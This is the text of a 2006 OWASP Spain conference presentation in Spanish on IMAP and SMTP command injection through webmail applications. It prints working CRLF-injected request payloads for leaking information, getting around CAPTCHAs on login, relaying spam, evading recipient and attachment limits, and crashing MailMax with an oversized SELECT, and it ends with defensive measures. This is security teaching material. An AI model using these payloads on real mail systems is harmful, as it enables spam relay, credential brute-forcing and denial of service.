


Capturando y explotando servidores de correo ocultos



OWASP 16/6/2006

Vicente Aguilera Díaz
OWASP Spain Chapter Leader
vicente.aguilera@owasp.org



The OWASP Foundation http://www.owasp.org

Sobre el ponente...

- Vicente Aguilera Díaz vicente.aguilera@owasp.org
- CISA, CISSP, ITIL, CEH Instructor, OPSA, OPST
- Fundador del capítulo español de la OWASP
- Socio co-fundador de Internet Security Auditors
- Colaborador del WASC (Web Application Security Consortium): proyectos "Threat Classification" y "Articles"
- Colaborador de la OISSG (Open Information Systems Security Group): proyecto "ISSAF"
- Colaborador de la OSSTMM (ISECOM)
- Líder del proyecto "SEASA" para la OWASP



Contenido

- Introduccion
- La tecnica MX Injection
 - ► IMAP/SMTP Injection
- Generando ataques
- (Demo)
- Medidas defensivas
- Referencias




Introduccion

- Comunicación con los servidores de correo
 - ▶ aplicaciones de webmail
- Protocolos
 - ► IMAP/POP3
 - ▶ SMTP
- Peticiones de los usuarios
 - acceso a los buzones
 - ▶ lectura/envio/eliminacion de e-mails
 - desconexion
 - etc.

- MX Injection: ¿que permite?
 - acceso y explotacion de servidores de correo "ocultos"
- ¿En que consiste?
 - ▶ inyeccion arbitraria de comandos IMAP/POP3/SMTP a traves de aplicaciones de webmail
- Inyecciones similares:
 - SQL Injection, LDAP Injection, SSI Injection, XPath Injection, etc.

■ Escenario



Los pasos 1,2 y 3 representan el camino habitual de una peticion del usuario Los pasos 1 y 2' representan el camino "virtual" que sigue con MX Injection



■ IMAP Injection

- los comandos inyectados siguen el protocolo IMAP
- ▶ IMAP es utilizado en la mayoria de operaciones
- funcionalidades afectadas
 - autenticacion
 - operaciones con buzones (listar, consultar, crear, eliminar, renombrar)
 - operaciones con mensajes (consultar, copiar, mover, eliminar)
 - desconexion

■ SMTP Injection

- los comandos inyectados siguen el protocolo SMTP
- la unica funcionalidad afectada es el envio de e-mails
- parametros a analizar
 - e-mail del emisor
 - e-mail del destinatario
 - asunto
 - cuerpo del mensaje
 - ficheros anexados
 - etc.



■ IMAP Injection vs SMTP Injection

	IMAP Injection	SMTP Injection
Requiere estar autenticado	No	Sí
Número de parámetros vulnerables	Elevado	Bajo
Ataques que posibilita	Fugas de información	Fugas de información
	Explotación del protocolo IMAP	Explotación del protocolo SMTP
	Evasión de CAPTCHAs	Relay
		SPAM
		Evasión de restricciones

Generando ataques

- Requisitos
 - ▶ Identificar parametros vulnerables
 - ▶ Entender el ambito de operacion
- Ejemplos de ataques
 - Fugas de informacion
 - Evasion de CAPTCHAs
 - Relay
 - ▶ SPAM
 - Evasion de restricciones
 - Explotacion de vulnerabilidades en el protocolo

Generando ataques

- Identificacion de parametros vulnerables
 - probar casos de abuso
 - parametro con valor nulo (p.e.: mailbox=)
 - nombre de buzon inexistente (p.e.: mailbox=noexiste)
 - añadir otros valores (p.e.: mailbox=INBOX valorañadido)
 - incluir caracteres inusuales (p.e.: \, ', ", @, #, !, etc.)
 - etc.
 - - parametros susceptibles de ser utilizados como parte de comandos IMAP/SMTP

Generando ataques

- Entender el ambito de operacion
 - necesitamos proporcionar los parametros adecuados
 - si los casos de abuso generan errores no controlados
 - resulta facil identificar el comando a atacar (visualizar el mensaje de error)
 - ▶ si los casos de abuso no generan errores "reveladores"
 - inyeccion "a ciegas"
 - requiere analizar la operacion asociada al parametro atacado
- Inyeccion de comandos
 - requiere que el comando anterior haya finalizado con la secuencia CRLF ("%0d%0a")



- Fugas de informacion
 - Operacion: lectura de un e-mail
 - Peticion "esperada":

http://<webmail>/src/read_body.php?mailbox=INBOX&passed_id=1&startlMessage=1&show_more=0

genera el siguiente comando IMAP:

XXXX SELECT "INBOX"

- Fugas de informacion
 - Operacion: lectura de un e-mail
 - Peticion usando IMAP Injection:

http://<webmail>/src/read_body.php?mailbox=INBOX%22%0d%0aZ900 CAPABILITY%0d%0aZ901 SELECT %22 INBOX&passed_id=1&startMessage=1&show_more=0

ejecutaria el comando CAPABILITY inyectado:

```
XXXX SELECT "INBOX"
Z900 CAPABILITY
Z901 SELECT "INBOX"
```

^{*} CAPABILITY IMAP4 IMAP4rev1 ACL QUOTA LITERAL+ MAILBOX-REFERRALS NAMESPACE UIDPLUS ID NO_ATOMIC_RENAME UNSELECT CHILDREN MULTIAPPEND SORT THREAD=ORDEREDSUBJECT THREAD=REFERENCES IDLE LISTEXT LIST-SUBSCRIBED ANNOTATEMORE X-NETSCAPE Z900 OK Completed



- Evasion de CAPTCHAs
 - Operacion: autenticacion de usuarios
 - Peticion "esperada":

http://<webmail>/src/login.jsp?login=usuario&password=contraseña

genera el siguiente comando IMAP:

```
C: XXXX LOGIN usuario contraseña
S: XXXX OK User logged in
```

(C: peticion del diente, S: respuesta del servidor)

- Evasion de CAPTCHAs
 - Operacion: autenticacion de usuarios
 - Peticion usando IMAP Injection:

http://<webmail>/src/login.jsp?login=usuario&password=pwderror1%0d% 0aZ900 LOGIN usuario contraseña%0d%0aZ901 LOGIN usuario pwderror2

genera los siguientes comandos IMAP:

```
C: XXXX LOGIN usuario pwderror1
S: XXXX NO Login failed: authentication failure
C: Z900 LOGIN usuario contraseña
S: Z901 OK User logged in
C: Z902 LOGIN usuario pwderror2
S: Z900 BAD Already logged in
```

■ Relay/SPAM

- ▶ Operacion: envio de e-mails
- Peticion "esperada":

```
POST http://<webmail>/compose.php HTTP/1.1 ... ------134475172700422922879687252 Content-Disposition: form-data; name="subject" Hola ------134475172700422922879687252 ...
```

genera los siguientes comandos SMTP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
```

- Relay/SPAM
 - ▶ Operacion: envio de e-mails
 - ▶ Peticion usando SMTP Injection:

■ Relay/SPAM

genera los siguientes comandos SIVTP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM Test
MAIL FROM: external@domain1.com
RCPT TO: external@domain2.com
DATA
SPAM Test
```

- Evasion de restricciones
 - ▶ Operacion: envio de e-mails
 - Restriccion: Numero maximo de destinatarios
 - ▶ Peticion usando SMTP Injection:



■ Evasion de restricciones

genera los siguientes comandos SIVITP:

```
MAIL FROM: [mailfrom]
RCPT TO: [rcptto]
DATA
Subject: Hola
.
MAIL FROM: external@domain.com
RCPT TO: external@domain2.com
RCPT TO: external@domain3.com
RCPT TO: external@domain4.com
DATA
Test
```

- Evasion de restricciones
 - ▶ Operacion: envio de e-mails
 - ▶ Restriccion: Numero maximo de ficheros adjuntos
 - ▶ Peticion usando SMTP Injection:



Evasion de restricciones

genera los siguientes comandos SIVITP:

```
Subject: Hola
.
MAIL FROM: user1@domain1.com
RCPT TO: user2@domain2.com
DATA
Content-type: multipart/mixed; boundary=1234567
-- 1234567
Content-type: text/plain
Content-Disposition: attachment; filename=1.txt

Example 1
--1234567
Content-type: text/plain
Content-Disposition: attachment; filename=2.txt

Example 2
--1234567--
.
```

- Explotacion de vulnerabilidades en el protocolo
 - ▶ Ejemplo: DoS sobre MailMax version 5
 - Utilizando un nombre de buzón de 256 caracteres como parámetro del comando SELECT el servicio se detiene y debe ser reiniciado manualmente.

http://<webmail>/src/compose.php?mailbox=INBOX%22%0d%0aZ900 SELECT %22aaa...[256]...aaa

genera:

```
XXXX SELECT "INBOX"

Z900 SELECT "aaa...[256]...a"
```

DEMO Veamos algunos ejemplos...

Medidas defensivas

- Validación de los datos de entrada/salida.
 - sanear datos antes de realizar cualquier operacion
- Securizacion de los servidores de correo
 - deshabilitar comandos innecesarios
 - ▶ no permitir login anonimo
 - configurar desconexion tras fallos en la autenticación
 - etc.
- Firewall de aplicacion
 - ► En el caso de ModSecurity y SquirrelMail:
 - SecFilterSelective "ARG_mailbox" "\r\n"



Referencias

■ Referencias comentadas:

- ▶ RFC 0821: Simple Mail Transfer Protocol
 - http://www.ietf.org/rfc/rfc0821.txt
- ▶ RFC 3501: Internet Message Access Protocol Version 4rev1
 - http://www.ietf.org/rfc/rfc3501.txt
- ▶ The CAPTCHA Project
 - http://www.captcha.net/
- SquirrelMail: IMAP injection in sqimap_mailbox_select mailbox parameter
 - http://www.squirrelmail.org/security/issue/2006-02-15
- Web Security Threat Classification
 - http://www.webappsec.org/projects/threat/
- Buffer overflow vulnerability in MailMax version 5
 - http://marc.theaimsgroup.com/?l=bugtraq&m=105319299407291&w=2



■ ¿Dudas, preguntas, comentarios?

¡Gracias!